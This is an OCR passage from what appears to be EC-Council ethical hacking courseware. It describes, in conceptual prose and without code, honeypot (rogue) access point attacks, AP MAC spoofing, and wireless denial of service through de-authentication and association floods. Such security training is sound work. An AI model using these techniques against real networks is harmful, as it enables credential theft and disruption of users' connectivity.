



Figure 16.19: Ad-Hoc connection attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Honeypot AP Attack



Honeypot AP Attack

If multiple WLANs co-exist in the same area, a user can connect to any available network. Such areas are vulnerable to attacks. Normally, when a wireless client is switched on, it probes a nearby wireless network for a specific SSID. An attacker takes advantage of this behavior of wireless clients by setting up an unauthorized wireless network using a rogue AP. This AP has high-power (high-gain) antennas and uses the same SSID as the target network. Users who regularly connect to multiple WLANs may connect to the rogue AP. Such APs mounted by attackers are called "honeypot" APs. They transmit a stronger beacon signal than legitimate APs so that NICs searching for the strongest available signal may connect to the rogue AP. If an authorized user connects to a honeypot AP, a security vulnerability is created and sensitive user information such as identity, username, and password may be revealed to the attacker.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 16.20: Honeypot AP attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



AP MAC Spoofing

In wireless networks, the transmit probes of APs respond through beacons to advertise presence and availability. The probe responses contain information on the AP identity (MAC address) and the identity of the network it supports (SSID). Clients in the vicinity connect to the network through these beacons based on the MAC address and the SSID it contains. Many software tools and APs allow setting user-defined values for the MAC addresses and SSIDs of AP devices. An attacker can spoof the MAC address of the AP by programming a rogue AP to advertise the same identity information as that of the legitimate AP. An attacker connected to the AP as an authorized client can have full access to the network. This type of attack succeeds when the target wireless network uses MAC filtering to authenticate clients (users).





Figure 16.21: AP MAC spoofing

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Denial-of-Service Attack

Wireless networks are susceptible to DoS attacks. These networks operate in unlicensed bands with data transmission in the form of radio signals. The designers of the MAC protocol aimed at simplicity, but it is vulnerable to DoS attacks. WLANs usually carry mission-critical applications such as VoIP, database access, project data files, and Internet access. Disrupting these applications on WLANs through a DoS attack is easy and can cause a loss of productivity or network downtime. Examples of MAC DoS attacks are de-authentication flood attacks, virtual jamming, and association flood attacks.

Wireless DoS attacks disrupt wireless network connections by broadcasting de-authenticate commands. The transmitted de-authentication forces the clients to disconnect from the AP.

